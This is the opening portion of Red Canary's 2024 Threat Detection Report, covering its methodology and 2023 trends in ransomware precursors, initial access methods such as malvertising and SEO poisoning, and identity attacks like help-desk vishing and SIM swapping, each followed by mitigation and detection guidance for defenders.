



2024 Threat Detection Report

Techniques, Trends, & Takeaways



table of contents

introduction	3	techniques	89
methodology	5	PowerShell (T1059.001)	92
trends	8	Windows Command Shell (T1059.003)	95
Ransomware	10	Windows Management Instrumentation (T1047)	98
Initial access tradecraft	14	Cloud Accounts (T1078.004)	102
Identity attacks	17	Obfuscated Files or Information (T1027)	106
Vulnerabilities	25	Email Forwarding Rule (T1114.003)	110
Stealers	28	OS Credential Dumping (T1003)	114
Remote monitoring and management tools	31	Rundll32	
API abuse in the cloud	35	(T1218.001)	118
Artificial intelligence (AI)	38	Ingress Tool Transfer (T1105)	120
Adversary emulation and testing	44		
Industry and sector analysis	48	Rename System Utilities (T1036.003)	123
threats	59	Featured: Installer Packages (T1546.016)	126
Charcoal Stork	62	Featured: Kernel Modules and Extensions (T1547.006)	138
Impacket	65	Featured: Escape to Host (T1611)	141
Mimikatz	68	Featured: Reflective Code Loading (T1620)	145
Yellow Cockatoo	70	Featured: AppleScript (T1509.002)	150
SocGholish	72		
ChromeLoader	75		
Gamarue	78		
Qbot	80		
Raspberry Robin	84		
SmashJacker	87		
		acknowledgements	161



introduction

We are pleased to present Red Canary's 2024 Threat Detection Report. Our sixth annual retrospective, this report is based on in-depth analysis of nearly 60,000 threats detected across our more than 1,000 customers' endpoints, networks, cloud infrastructure, identities, and SaaS applications over the past year. This report provides you with a comprehensive view of this threat landscape, including new twists on existing adversary techniques, and the trends that our team has observed as adversaries continue to organize, commoditize, and ratchet up their cybercrime operations.

As the technology that we rely on to conduct business continues to evolve, so do the threats that we face. Here are some of our key findings:

Everyone is migrating to the cloud, including bad guys: **Cloud Accounts** was the fourth most prevalent **ATT&CK technique** we detected this year, increasing 16-fold in detection volume and affecting three times as many customers as last year.

Despite a spate of new **CVEs**, humans remained the primary vulnerability that adversaries took advantage of in 2023. Adversaries used **compromised identities** to access **cloud service APIs**, execute payroll fraud with **email forwarding rules**, launch **ransomware attacks**, and more.

While both defenders and cybercriminals have discovered use cases for generative **artificial intelligence** (GenAI), we see defenders as having the edge.

Container technology is omnipresent, and it's as important as ever to secure your **Linux systems** to prevent adversaries from **escaping to host systems**.

Mac threats are no myth—this year we saw more **stealer activity** on macOS environments than ever, along with instances of **reflective code loading** and **AppleScript abuse**.

Often dismissed, malvertising threats **delivered payloads** far more serious than adware, as exemplified by the Red Canary-named **Charcoal Stork**, our most prevalent threat of the year, and related malware **ChromeLoader** and **SmashJacker**.

Our new **industry analysis** showcases how adversaries reliably leverage the same small set of 10-20 techniques against organizations, regardless of their sector or industry.

We also check back on the timeless threats and techniques that are prevalent year-after-year, explore emerging ones that are worth keeping an eye on, and introduce two new **free tools** that security teams can start using immediately.

Use this report to:

01

Explore the most prevalent and impactful threats, techniques, and trends that we've observed.

02


Note how adversaries are evolving their tradecraft as organizations continue their shift to cloud-based identity, infrastructure, and applications.

03

Shape and inform your readiness, detection, and response to critical threats.

04

Learn how to emulate, mitigate, and detect specific threats and techniques.





methodology

Red Canary ingested 216 petabytes of security telemetry from our more than 1,000 customers' endpoints, identities, clouds, and SaaS applications in 2023.

Our nearly 4,000 custom detection analytics generated 37 million investigative leads, which our platform helped us pare down to 10 million events. 9.5 million of those events were handled by automation and 500,000 were analyzed by our security operations team. After suppressing or throwing away the remaining noise, we detected more than 58,000 confirmed threats, every one of them scrutinized and enriched by professional detection engineers, intelligence analysts, researchers, threat hunters, and an ever-expanding suite of bespoke **generative artificial intelligence** (GenAI) tools.

OVERVIEW

**2.5M+**endpoints, identities, and
cloud resources protected**216**petabytes of
security telemetry**4,000**detection analytics
applied**37M**potentially malicious
events generated**10M**events remaining after
removing false positives**9.5M**events resolved
by automation**500k**

events analyzed by humans

**58,000**

threats detected

The Threat Detection Report synthesizes the critical information we communicate to customers whenever we detect a threat, the research and detection engineering that underlies those detections, the intelligence we glean from analyzing them, and the expertise we deploy to help our customers respond to and mitigate the threats we detect.

Behind the data

The Threat Detection Report sets itself apart from other annual reports with its unique data and insights derived from a combination of expansive detection coverage and expert, human-led investigation and confirmation of threats. The data that powers Red Canary and this report are not mere software signals—this data set is the result of hundreds of thousands of expert investigations across millions of protected systems. Each of the nearly 60,000 threats that we responded to have one thing in common: These threats weren't prevented by our customers' expansive security controls—they are the product of a breadth and depth of analytics that we use to detect the threats that would otherwise go undetected.

What counts

When our detection engineers develop detection analytics, they map them to corresponding **MITRE ATT&CK® techniques**. If the analytic uncovers a realized or confirmed threat, we construct a timeline that includes detailed information about the activity we observed. Because we know which ATT&CK techniques an analytic aims to detect, and we know which analytics led us to identify a realized threat, we are able to look at this data over time and determine technique prevalence, correlation, and much more.

This report also examines the broader landscape of threats that leverage these techniques and other tradecraft intending to harm organizations. While Red Canary broadly **defines a threat** as any suspicious or malicious activity that represents a risk to you or your organization, we also track specific threats by programmatically or manually associating malicious and suspicious activity with clusters of activity, specific malware variants, legitimate tools being abused, and known threat actors. Our Intelligence Operations team tracks and analyzes these threats continually throughout the year, publishing **Intelligence Insights**, bulletins, and profiles, considering not just prevalence of a given threat, but also aspects such as velocity, impact, or the relative difficulty of mitigating or defending. The **Threats section** of this report highlights our analysis of common or impactful threats, which we rank by the number of customers they affect. Consistent with past years, we exclude unwanted software and **customer-confirmed testing** from the data we use to compile this report.




Limitations

Red Canary optimizes heavily for detecting and **responding rapidly** to early-stage adversary activity. As a result, the **techniques that rank** skew heavily between the initial access stage of an intrusion and any rapid execution, privilege escalation, and lateral movement attempts. This will be in contrast to incident response providers, whose visibility tends towards the middle and later stages of an intrusion, or a full-on breach.

Knowing the limitations of any methodology is important as you determine what threats your team should focus on. While we hope our list of top threats and detection opportunities helps you and your team prioritize, we recommend building your own **threat model** by comparing the top threats we share in our report with what other teams publish and what you observe in your own environment.





Trends



trends

Ransomware

Red Canary performed an analysis of emerging and significant trends that we've encountered in confirmed threats, intelligence reporting, and elsewhere over the past year. We've compiled the most prominent trends of 2023 in this report to show major themes that may continue into 2024.

Initial access tradecraft

The Technique and Threat sections of this report are focused on prevalent ATT&CK techniques and threat associations from the more than 58,000 confirmed threats we detected in 2023. The Trends section takes us one step beyond that data and allows us to narrate events that might not be prevalent in our detection dataset but may be emergent or otherwise deserve your attention.

Identity attacks**Vulnerabilities****Stealers****Remote monitoring
and management tools****API abuse in the cloud****Artificial intelligence (AI)****Adversary emulation
and testing****Industry and
section analysis**

What's included in this section?

We've written an extensive analysis of 10 trends we tracked throughout 2023. This PDF includes an abridged version of our analysis, describing the trend and explaining why it matters. You can view the full analysis—including mitigation, detection, and testing guidance—in the [web version](#) of this report.

How to use our analysis

The 2023 Trends section provides valuable insights and actionable recommendations for security leaders to make informed decisions. We offer advice to help defenders prepare, prevent, detect, and mitigate activity associated with these trends where relevant. The guidance we provide differs, since each trend requires a different approach. You might also use our analysis to help anticipate and plan for key trends that may continue into 2024, just as we saw with 2022 trends extending into 2023.

TREND

Ransomware

Despite some promising disruptions to the ransomware ecosystem in 2023, defenders should stay vigilant in detecting common precursor behavior.

Even if we as a community are tired of talking about it, 2023 showed us that ransomware isn't done with us yet. As with 2022, Red Canary's visibility into the ransomware landscape focused on the early stages of the ransomware intrusion chain—the initial access, reconnaissance, and lateral movement occurring before exfiltration or encryption, which we refer to as "ransomware precursors." Focusing on detecting these precursors continued to be a solid approach to stopping ransomware in 2023, so we'll focus on sharing what has worked for us.


We saw so few intrusions making it to the final stages that no ransomware group made it into our top 20 threats. That said, throughout the year, we observed Lockbit, Crysis, Akira, and Snatch, as well as **an attempt to deploy Cerber ransomware**. Since our visibility centers on ransomware precursors, we also recommend checking out ransomware reporting from others across the community, including **Malwarebytes**, **Emsisoft**, and **Recorded Future**.

Common ransomware precursors

As in previous years, multiple threats in our top 10 play a role in ransomware intrusions as common precursors:

- **Impacket**
- **Mimikatz**
- **SocGholish**
- **Qbot**
- **Raspberry Robin**

Check out each of those pages for ideas on how to take action to detect those threats. We've previously shared this simplified ransomware intrusion chain as a way to think about detecting across the entire intrusion, and in 2023, this chain continued to hold up as a high-level approach to breaking down ransomware.



Here are some of the common techniques, tools, and procedures we observed across “pre-ransomware” intrusion stages:

Initial access

Red Canary has observed ransomware intrusions beginning with adversaries exploiting vulnerabilities in internet-facing devices such as **Confluence** or **Veritas**. While some vulnerabilities were more recent, in 2023 we also observed adversaries exploiting years-old vulnerabilities as well. These internet-facing devices were often unmonitored, resulting in detection of the intrusion only when adversaries moved off the initial device. We weren’t the only ones to observe adversaries exploiting vulnerabilities to start ransomware intrusions; cyber insurance company **Corvus** noted that in the first half of 2023, they observed exploitation of external vulnerabilities as the leading method of initial entry for ransomware.

Additionally, we observed intrusions starting with common malware families like **SocGholish** and **Qbot** that were followed by reconnaissance commands, suggesting they might have turned into a full-fledged ransomware intrusion had they not been remediated. For more on common initial access techniques, see the [Trends page](#).

Lateral movement

Adversaries moving from unmonitored parts of the network is often the first hint at a ransomware intrusion in progress. For this stage, adversaries commonly use compromised accounts obtained from **credential dumping** wherever they gained initial access, often using tools like **Mimikatz**. Once they had credentials, we observed adversaries moving via **SMB**, **RDP**, and **WMI**, often assisted by tools like **Impacket**.

As adversaries achieved necessary execution during lateral movement, we observed tried-but-true **LOLBins** like **Rundll32**. We also observed adversaries downloading and using **remote monitoring and management** (RMM) tools like AnyDesk, FleetDeck, and others to facilitate lateral movement as well as persist in the environment.

Reconnaissance

As adversaries landed on new systems, we regularly observed them conducting reconnaissance with the usual built-in commands: `ipconfig`, `whoami`, `net`, and `nltest`. Additionally, we observed adversaries using tools like SoftPerfect Network Scanner (`netscan.exe`) and ADRecon to assist.

Exfiltration and extortion continue

A trend that continued in 2023 is the shift toward exfiltration and extortion, often without encryption at all. It's clear that adversaries aren't just encrypting data anymore, they're stealing it as well, then demanding payment or threatening to leak the data. As reporting by **Recorded Future** shows, posting stolen data has become the de facto standard for leading ransomware/extortionware actors. Some defenders track exfiltration and extortion activities under the umbrella of ransomware, which can be helpful since some adversaries exfiltrate and encrypt data. However, we encourage defenders to be clear about which operators commonly achieve which objectives, since these outcomes require different types of responses.

Affiliates make for increased attribution challenges

The “ransomware-as-a-service” (RaaS) ecosystem continued to present challenges to defenders in 2023. As in previous years, adversaries teamed up during ransomware intrusions, with one actor (often called an “initial access broker”) gaining initial access to a network and then passing off access to other actors. **SocGholish**, **Qbot**, and **Raspberry Robin** are examples of our top 10 threats that are often delivered via initial access brokers that later pass off access to separate ransomware or extortionware operators.

In 2023, we observed multiple brokers using similar patterns and TTPs, which made the already-difficult question of attribution even more difficult. For example, we analyzed **an intrusion** that spawned from Veritas backup software and compared TTPs to our own observed intrusions as well as community reporting. While some TTPs overlapped with what **Mandiant observed from ALPHV**, the exploitation of Veritas as well as the use of BITSAdmin were not sufficient evidence to give us confidence in associating the intrusion to ALPHV.

A high-profile incident demonstrating the attribution challenges of the ransomware affiliate model occurred in September 2023 when **MGM Resorts experienced a ransomware intrusion**. While some reporting

attributed the incident to ALPHV/BlackCat actors, other reporting later attributed the incident to the group SCATTERED SPIDER, an affiliate of ALPHV. This incident serves as just one example of the challenges of clustering loosely affiliated adversaries; ransomware/extortionware actors will likely continue to strain the traditional CTI notion of a tracked group under a single name.

Takedowns and disruptions

Ransomware trends were not all doom and gloom in 2023, as law enforcement entities took action to disrupt multiple actors. A prominent example was the **FBI's deployment of a decryption tool** to decrypt data from ALPHV/BlackCat intrusions. Another example included the international law enforcement and judicial partnership to **arrest actors and take down Ragnar Locker infrastructure**.

A notable ransomware-adjacent disruption occurred as **Microsoft, Fortra, Health-ISAC, and law enforcement partners took action** to disrupt the use of Cobalt Strike by adversaries such as ransomware operators. While we at Red Canary observed **Cobalt Strike** being used in some intrusions (including those that looked like they might lead to ransomware), notably, we did not observe it as commonly as we did the prior year. Last year, Cobalt Strike was our eighth most prevalent threat, and this year it dropped to #19. While it's impossible to establish causation with absolute certainty, it's possible that the community's collective disruption efforts resulted in this reduction.

TAKE ACTION

Visit the **Ransomware trend page** for relevant detection opportunities and atomic tests to validate your coverage.

The good news for defenders is that even though new techniques and tools have emerged, many ransomware techniques have remained the same for the past several years. Continuing to focus on detection across the entire ransomware intrusion chain—particularly ransomware precursors—remains an effective strategy to ensure ransomware incidents have minimal impact. The tried-and-true guidance of patching known **vulnerabilities** remains a solid approach to preventing initial access, as many ransomware intrusions start this way. If an organization can't keep up with patching all vulnerabilities, we recommend prioritizing based on vulnerabilities in internet-facing devices that are also in **CISA's Known Exploited Vulnerabilities catalog**.

TREND

Initial access tradecraft

Adversaries employed tried-and-true initial access methods in 2023, with a few new variations on perennial themes.

In 2023 we saw continued use of perennial favorite techniques. Phishing remains an evergreen issue, and this year adversaries continued to leverage a variety of file types in their phishing emails to deliver malicious payloads. SEO poisoning and malvertising continued to be popular, with new threats taking inspiration from established malware families. We saw a steady stream of new **vulnerabilities** exploited by adversaries from ransomware operators to state-sponsored threats, emphasizing the need to maintain patch levels both internally and within the supply chain.

Phishing trends: A variety of file types still in use

In 2023 adversaries continued to leverage a variety of different file types in attempts to bypass security features like **Mark-of-the-Web (MOTW)**. Compressed archives (ZIP, RAR) and container files (ISO, VHD) are types of files that may not have the MOTW, meaning they won't be restricted, blocked, or generate warning prompts in the same way as files that do contain the mark. In November 2022, Microsoft released a **security update** that propagated MOTW identifiers to some ZIP and ISO files, and subsequently adversaries pivoted to new options.

- One example at the beginning of 2023 was the abuse of OneNote files to deliver payloads like **Qbot**. In one campaign in February, phishing emails delivered malicious OneNote attachments. User interaction opened and executed an embedded HTML Application file (**.hta**), a batch script file (**.bat**), or **PowerShell** script file (**.ps1**), which then pulled down the next stage payload. In May 2023, OneNote was updated to block embedded files with commonly abused extensions by default.
- Beginning in July and continuing through December 2023, Red Canary observed adversaries using **MSIX files** to deliver malware. MSIX is a Windows application package installation format that IT teams and developers increasingly use to deliver Windows applications within enterprises. The initial access vector appeared to be malicious

advertising or SEO poisoning to trick victims into believing they were downloading legitimate software like Grammarly, Microsoft Teams, Notion, and Zoom. For more technical details, refer to our **Installer Packages** technique page.

Other security researchers reported adversaries using non-email delivery vehicles for their malicious links in 2023. While it's not a new technique, adversaries including a QR code in phishing attempts is becoming more common; open-source intelligence suggested an increase in QR code phishing, or “**quishing**,” activity beginning in **September 2023** and continuing through **October**. Additionally, Microsoft shared details of **multiple campaigns** using a combination of targeted social engineering and Teams chats to deliver phishing lures in 2023.

SEO poisoning

Search engine optimization (SEO) poisoning continued to be an effective technique for gaining initial access in 2023. Threats already leveraging SEO poisoning—including **SocGholish**, **Yellow Cockatoo**, and **various stealers**—maintained their prevalence using this technique. Several newcomers to the threat landscape, likely noting the success of threats like SocGholish, adopted similar fake browser update lures delivered via SEO poisoning. Adversaries create malicious websites that use SEO techniques like placing strategic search keywords in the body or title of a webpage. They attempt to make their malicious sites more prominent than legitimate sites when search results are returned by Google and other search engines. As an example, **Zloader** has used keywords like “free software development tools” to encourage victims to navigate to their site and download malicious installers. As another example, **Gootloader** has used websites claiming to offer information on contracts and other legal or financial documents.

Malvertising

SEO poisoning is not the only way adversaries use search engines to their advantage. Malicious advertising, also called “malvertising,” persisted in 2023, as seen with our most prevalent threat of the year, **Charcoal Stork**, and related malware **ChromeLoader** and **SmashJacker**. Malvertising is the use of fake ads on search engine pages that masquerade as legitimate websites to download software like Zoom, TeamViewer, or various software updates.

Vulnerability exploitation

Vulnerability exploitation is nothing new, and 2023 saw its fair share of new **CVEs** being exploited in the wild. In November 2023 we saw adversaries exploiting a **Confluence** vulnerability to ultimately deploy

ransomware. In addition to ransomware, notable large-scale incidents—like the **3CX compromise** in May of 2023 and MOVEit in late May and early April—show how vulnerabilities up the supply chain can have significant downstream consequences for organizations. For more on vulnerability exploitation and what organizations can do to address it, check out the **Vulnerabilities** trend page.

TAKE ACTION

Visit the **Initial access tradecraft trend page** for relevant detection opportunities and atomic tests to validate your coverage.

Preventing container files like ISOs or VHDs from executing can still be an effective way to avert damaging intrusions that attempt to evade **MOTW controls**. If your users do not have a business need to mount container files, we recommend taking steps to **prevent Windows from auto-mounting** container files.

- One way to mitigate the effects of SEO poisoning is to prevent the malicious files from being able to execute. For example, Gootloader uses JScript (**.js**) files. If your users do not have a need to execute **.js** files, associating **.js** files to open with **notepad.exe** instead of **wscript.exe** can prevent automatic execution of their malicious content.

Some of the best ways to minimize the risk of vulnerability exploitation in your environment include:

- patching regularly
- maintaining an up-to-date asset inventory to let you know if the affected product is present in your environment
- being aware of your surface area and what is exposed to the internet



TREND

Identity attacks

In the era of single-sign-on and cloud-based-everything, there's no better way for an adversary to sneak into a corporate environment than by compromising identities.

Humans remained the primary vulnerability that adversaries took advantage of when they targeted identities in 2023. This dynamic is not only true of the identity threats we detected but of the ones we researched and read about too. In this section, we will highlight trends we've observed in the identity threat landscape—both directly among our customers and across the industry more generally—offering actionable guidance that security teams can leverage to better protect their users and identities.

Note: Given the massive diversity of malicious or suspicious activity an adversary can undertake through a compromised identity, we've decided to scope the section narrowly on the process of compromising identities—from stealing credentials, to bypassing MFA, to logging in. For more information on what an adversary can do with a compromised identity, refer to the [Cloud Accounts](#), [Email Forwarding Rule](#), and [Cloud API Abuse](#) sections of this report.

Why do identities matter?

As organizations migrate to the cloud and rely on a growing array of software-as-a-service (SaaS) applications to manage and access sensitive information, identities are the ties that bind all these systems together. Adversaries have quickly learned that these systems house the information they want and that valid and authorized identities are the most expedient and reliable way into those systems. Identity and access management (IAM) technologies, single sign-on (SSO) solutions, and other similar tools have been a boon to the security and IT professionals tasked with managing and securing corporate identities. However, they also present an opportunity for adversaries to potentially gain access to numerous disparate systems by compromising a single, highly privileged identity.

How do adversaries compromise identities?

Adversaries can wield relatively unsophisticated and well-known techniques to wrest control of user identities and cause disproportionate harm to organizations. The increasing ubiquity of multi-factor authentication (MFA) has thankfully complicated the matter, but creative MFA bypass techniques are a major commonality among identity compromises. Adversaries are getting better at abusing the difficult-to-monitor mobile devices we frequently use for MFA in order to circumvent imperfect implementations.

Of course, an adversary must have working credentials before they're able to circumvent MFA. Methods of obtaining credentials aren't new. While Red Canary doesn't necessarily have comprehensive visibility into all of the ways that adversaries might steal credentials, we know from inference, experience, and public reporting that credential stuffing or spraying, social engineering, and phishing are common techniques. Adversaries can also obtain credentials through leaked data, via previously compromised systems, by purchasing them on criminal forums, and from countless other sources.

Working credentials are often just the beginning for adversaries, who must overcome a gauntlet of additional security controls—most notably MFA—before they are able to compromise an identity.

What we saw and heard in 2023: Credential theft

Credential theft tradecraft is well-worn and discussed elsewhere in this and previous reports. No particular methods of credential theft stood out as new, novel, or emergent in 2023. Adversaries continue to steal credentials through familiar means, like:

- phishing
- malware
- data leaks
- brute-force attacks
- man-in-the-middle (MitM) attacks
- watering-hole attacks
- previously compromised systems

We're opting not to spend a great deal of time in this section on credential theft in favor of new or emerging ways that adversaries get around MFA and the specific elements of the login process that we often rely on to differentiate legitimate login attempts from suspicious ones. For more information on how adversaries steal credentials, refer to the following

sections from this and past Threat Detection Reports:

- **T1003: OS Credential Dumping**
- **T1003.003: LSASS Memory**
- **Initial access tradecraft**
- **Stealers**
- **Mimikatz**
- **Impacket**

What we saw and heard in 2023: MFA abuse

Red Canary doesn't have reliable visibility into many varieties of MFA bypass attempts, particularly those that rely extensively on social engineering or take place on unmonitored or difficult-to-monitor mobile devices. However, we've performed extensive research into MFA abuse so that we can build detective and preventive controls to stop identity compromise attempts, we've received anecdotal reports from customers and partners about the MFA abuse they've experienced, and we pay close attention to **industry reporting on the matter**. The following sections highlight a few techniques that took center stage in 2023.

“Phishing help desk and technical support employees to trick them into registering new MFA devices was probably the most noteworthy identity attack trend—and maybe even overall security trend—of 2023.”

Exploiting help desk and technical support employees

Phishing help desk and technical support employees to trick them into registering new MFA devices was probably the most noteworthy identity attack trend—and maybe even overall security trend—of 2023. While Red Canary isn't well-positioned to observe this directly, we know from incident work and **external reporting** that adversaries target help desk employees via phone-call based phishing (“vishing”), pretending to be legitimate employees, and request critical changes to identity controls like identity access management (IAM) and MFA in order to take control of identities and gain access to victim infrastructure through SSO and other means. To accomplish their day-to-day tasks, help desk employees often require sensitive permissions like being able to perform password resets, modify IAM role assignments, and register and deregister MFA devices. The increasing prevalence of these attacks against the help desk behooves IT and security teams to place increased scrutiny on securing and properly permissioning help desk accounts, as adversaries are clearly keen on abusing them to reset the passwords and MFA registrations of high-value accounts.

The way it works is simple: Adversaries call the help desk, posing as an internal employee in order to trick them into unwittingly resetting the victim account's MFA settings. Next, the adversary will register their own mobile device, thereby gaining unauthorized access to a corporate identity by fundamentally modifying the authentication sequence. Once they gain access, the adversary can perform reconnaissance to profile the

environment for potential infrastructure targets or additional victims with elevated permission levels, such as those with administrative accounts. In some cases adversaries pivot into additional SaaS applications to steal data. In other cases they may move directly into cloud providers, spinning up virtual machines to mine cryptocurrency, accessing databases to steal or otherwise access sensitive information, or simply deleting systems to cause destruction or elicit a **ransom**.

This relatively unsophisticated phishing method has proven highly effective, emphasizing the need for enhanced user education and robust security measures to mitigate the risk posed by simple social engineering attacks. See the Take action section below for guidance on combating help desk and tech support social engineering.

SIM swapping

Mobile carriers are responsible for another glaring weakness in the identity security ecosystem, and one that corporate security teams can do precious little to mitigate. **SIM card swapping** has long been a major problem for consumers, particularly in the online banking and cryptocurrency space, where mobile devices play a critical role in backing up account access. However, there's real **concern here** for enterprises as well, since SIM swapping can enable adversaries to commandeer mobile phone numbers, hurdling MFA protections and **taking over accounts**. As such, it's important to include mobile carriers as an integral component of an enterprise's comprehensive risk profile because a carrier's failure to accurately verify their users' identities can have an impact on enterprises with little or no connection to that carrier.

SIM swapping effectively enables adversaries to take advantage of MFA factors like SMS one-time passcode (OTP). They do this by social engineering mobile service providers into switching their victim's registered phone number to a new SIM card controlled by the adversary, thus allowing them to receive calls and text messages sent to the victim, including MFA codes sent over SMS or phone calls. A successful SIM swap can be complex because it may require extensive upfront reconnaissance of the victim, although the **FBI has reported** this can be just as readily accomplished via bribery and insider threats.

SIM swapping a highly privileged user can potentially offer adversaries untold access to an enterprise environment, where they can then exfiltrate data, surveil the contents of communications, and more. See the Take action section below for guidance on combating SIM swapping.

Good old-fashion phishing

Given the phenomena of oversharing on social media, the preponderance of data leaks over the last two decades, and the wide availability of legal data brokers, it's never been easier to find someone's

contact information openly available on the internet. By extension, it's trivial to simply contact a target via an email address, social media handle, or a mobile phone number and attempt to phish them directly for their credentials, MFA authentication codes, or both. Depending on the MFA factor the adversary needs to satisfy, they can adjust their communication strategies accordingly.

Less glamorous than help desk social engineering or SIM swapping, socially engineering users directly remains extremely effective. Victims commonly receive either a text message (smishing) or a phone call instructing them to relay an MFA code in response to a prompt initiated by the adversary. The adversary may ask the victim to enter a number-matching code, send the adversary a newly received SMS code, or have the victim simply accept an MFA push notification. If successful, adversaries are then able to move forward with their objectives, acting with the full rights and privileges of the compromised user identity.

Another clever phishing mechanism leverages legitimate business chat applications that are **configured to allow non-employees to initiate chat sessions with employees**. In this scenario, adversaries can masquerade as help desk or IT staff and attempt to phish the employee out of their credentials and/or MFA code by a variety of means. In this and a wide variety of other phishing schemes, the adversary attempts to entice their victim into entering their credentials and their MFA codes into a malicious phishing site that mimics a legitimate service. In this type of man-in-the-middle (MitM) attack, the adversary hopes that the victim will enter their credentials and respond to the corresponding MFA prompt, but instead of logging into the legitimate service, the adversary will siphon off the **access token** of that session and use it to log into an identity provider.

What we saw and heard in 2023: Suspicious and malicious logins

As we've noted previously, our visibility into credential theft and MFA bypassing is limited, and therefore much of the information above is based on anecdotal or third-party accounts. However, we do have deep visibility into the actual process of a user logging in, which we routinely leverage for detection and response. The overwhelming majority of suspicious login attempts fall into just four categories that will be familiar to nearly anyone who's ever worked in a security operations center:

- login attempts from unfamiliar locations
- concurrent login attempts from disparate geographic locations
- logins from malicious IP spaces or those associated with suspicious hosting or VPN services
- logins occurring in tandem with high volumes or MFA requests

See the Take action section on the next page for guidance on leveraging identity telemetry and alerts to prevent or detect suspicious login attempts.

TAKE ACTION

Visit the [Identity attacks trend page](#) for relevant atomic tests to validate your coverage.

In this section, we'll offer guidance on how security teams can attempt to mitigate the MFA circumvention, credential abuse, and suspicious login activity described above.

Mitigating help desk schemes

As always, user education is important. Help desk employees need to understand that adversaries are targeting them to take control of identities that they can leverage to gain access to corporate systems. Rank-and-file employees also need to understand that the personal information they share online can and may be used against them in phishing and social engineering attacks, potentially even for the purpose of validating their identity over the phone with a help desk employee or mobile service carrier (more on this in a moment). Since adversary trends change from time to time, user education courses need to be reviewed and updated periodically to reflect the latest in adversary tradecraft. However, education can only go so far.

Corporate security and IT teams should consider implementing stringent policies to ensure that help desk employees are able to effectively verify that people are who they say they are. Further, organizations should take a risk-based approach to employee verification, organizing employees into sensitivity tiers and requiring increasingly stringent verification methods for employees with higher levels of access or power.

Organizations should consider using the following verification methods, the viability of which will vary widely from organization to organization. Note that not all of these methods are equally secure, but some are better than none. You may also consider a point-based system where an employee must be able to satisfy numerous verification methods to validate their identity.

- Require that help desk interactions take place over video and ensure that help desk employees have access to a visual directory of the company.
- Ask the employee to provide personally identifiable information (PII), including information that may be hard to obtain openly on the internet, like employee identification numbers or even social security numbers.
- Require that employees and the help desk have access to a shared secret (like a security question).
- Require employees to provide information about IT equipment they possess that's trivial for them to obtain but difficult for an adversary, such as a laptop serial number.
- Ask behavior-based questions about applications the user uses, such as when was the last time they logged in, where do they typically log in from, etc.

TAKE ACTION

- Consider attempting to verify the user via a third party, like contacting their supervisor to validate the change request.
- Two-factor authentication (2FA) can help here as well, and you can consider sending a verification code to the registered mobile device of the user attempting to validate their identity.

Mitigating SIM card swaps

SIM card swap mitigation strategies are challenging because there are only a few circumstances where an organization has any control over a mobile service provider, so we'll start with those.

- Organizations can eschew phones altogether and rely only on hard-token-based MFA.
- Organizations can implement only non-SMS and non-phone-call-based MFA.
- Organizations can issue phones to their employees, particularly high-value employees, and ensure that the devices have enhanced protections turned on and that their mobile carrier enforces stringent verification policies in all customer support interactions.

User education is another pillar of SIM swap prevention.

Organizations should educate their employees about:

- the risk of oversharing information on the open internet, including something as seemingly innocuous as their phone number
- device-level protections available to mitigate SIM swapping
- carrier-level protections available to mitigate SIM swapping

Ultimately, the best protection against SIM swapping will come in the form of government policy or technological advancement. While technology advances are impossible to forecast, the Federal Communications Commission (FCC) is in the process of **adopting rules** that would force mobile carriers to better protect consumers from SIM swap fraud. It remains to be seen whether these rules will be effective in practice, but it's a step in the right direction nonetheless.

The FCC order focuses on the following:

- more stringent customer authentication requirements
- processes for carriers to respond to failed authentication attempts
- customer notification requirements for SIM change requests
- the option for customers to freeze or lock SIM changes altogether
- mechanisms for tracking the efficacy of anti-SIM swap security controls
- additional safeguards on employee access to subscriber data

TAKE ACTION

Mitigating traditional phishing

Organizations can protect themselves from the simplest of phishing schemes simply by implementing MFA, but it's a starting point and clearly not a silver bullet. Balancing user-friendly access with secure connectivity is always challenging, and leaning too much towards convenience can pose significant risks. Almost every MFA factor has some sort of weakness and a bypass technique associated with it. Simply being mindful of these vulnerabilities is important when determining which MFA implementation to choose. While responding to an incident, being aware of these types of bypasses may expand your investigation into areas and log sources that may not initially be part of your breach response playbooks.

Mitigating suspicious or malicious login attempts

The good and bad news for suspicious login attempts is that most identity providers or IAM services have built-in alerting for geographic or IP-based anomalies, but these alerts are often prone to generating high volumes of false positives. The reasons for this vary, but often relate to the reality of a distributed, mobile workforce that routinely logs in from different locations and IP spaces.

There's no simple way to increase the fidelity of these types of alerts, but they tend to be more effective when correlated with custom detection analytics or other enrichment data, such as:

- IP or VPN proxy reputations
- failed login attempts or conditional access blocks occurring around the same time
- creation of new or **suspicious email rules**
- detections on hosts associated with the identity in question
- device information (e.g., the user is logging in from a previously unregistered device)

We covered **MFA Request Generation** in depth last year, and you can find detailed detection guidance in that analysis. Simply put, you can detect MFA exhaustion schemes by alerting on successful login attempts that correspond with high volumes of MFA prompt requests.



TREND

Vulnerabilities

Despite some shiny new vulnerabilities in the headlines, adversaries' post-exploitation playbooks have largely remained the same.

Addressing vulnerabilities is a fundamental part of information security, and security professionals often have mixed reactions to the disclosure of new ones. Between the catastrophic reaction of "cancel all your weekends" to the lax perspective of "that's next month's problem," there is a healthy medium we can approach as a community to **address vulnerabilities** and prepare our organizations for malicious activity.

